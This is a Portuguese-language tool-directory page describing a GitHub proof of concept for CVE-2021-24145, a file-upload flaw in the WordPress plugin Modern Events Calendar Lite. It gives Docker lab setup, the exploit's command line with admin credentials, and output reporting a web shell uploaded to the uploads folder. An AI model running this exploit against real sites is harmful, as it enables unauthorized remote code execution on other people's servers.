
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-24145 — Vulnerabilidade de Upload de Arquivos no WordPress, plugin Modern Events Calendar Lite para WordPress anterior à versão 5.16.5 | Kitploit
Ferramentas/GitHubGitHub/dnr6419/cve-2021-24145
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e Educação
GitHubdnr6419/cve-2021-24145

CVE-2021-24145

Vulnerabilidade de Upload de Arquivos no WordPress, plugin Modern Events Calendar Lite para WordPress anterior à versão 5.16.5

Ver Repositório
32115há 4 anosAinda não revisado
Compartilhar

CVE-2021-24145

Vulnerabilidade de upload de arquivos no WordPress, plugin Modern Events Calendar Lite para WordPress anterior à versão 5.16.5 https://nvd.nist.gov/vuln/detail/CVE-2021-24145

Ordem de instalação e execução

1. Instalação do WordPress

Ao prosseguir com a instalação, faça o encaminhamento de porta no arquivo docker-compose.yml.

 $ docker-compose up  

2. Instalação inicial do WordPress e do plugin

Acesse http://[web-server ip]:port/. Proceda com a instalação básica.
Vá para [Plugins] -> [Add New] -> [Upload Plugin].
Faça upload e instale o arquivo modern-events-calendar-lite.5.16.2.zip.

A tela abaixo mostra a instalação do plugin concluída.

Após a conclusão da instalação, ative o plugin.

3. PoC

python3 poc.py -T [URL] -P [PORT] -U [Path] -u [admin] -p [password]

 $python3 poc.py -T 172.30.1.48 -P 80 -U / -u 0ppr2s -p 123456

  ______     _______     ____   ___ ____  _      ____  _  _   _ _  _  ____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

                * Wordpress Plugin Modern Events Calendar Lite RCE

                * @Hacker5preme


[+] Authentication successfull !

[+] Shell Uploaded to: http://172.30.1.48:80//wp-content/uploads/shell.php

image

Fonte

https://github.com/Hacker5preme/Exploits/tree/main/Wordpress/CVE-2021-24145

Avisos

Ao explorar ilegalmente a vulnerabilidade acima, não nos responsabilizamos legalmente.

Se você explorar ilegalmente as vulnerabilidades acima, não será responsabilizado.

A versão do docker deve ser atualizada.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





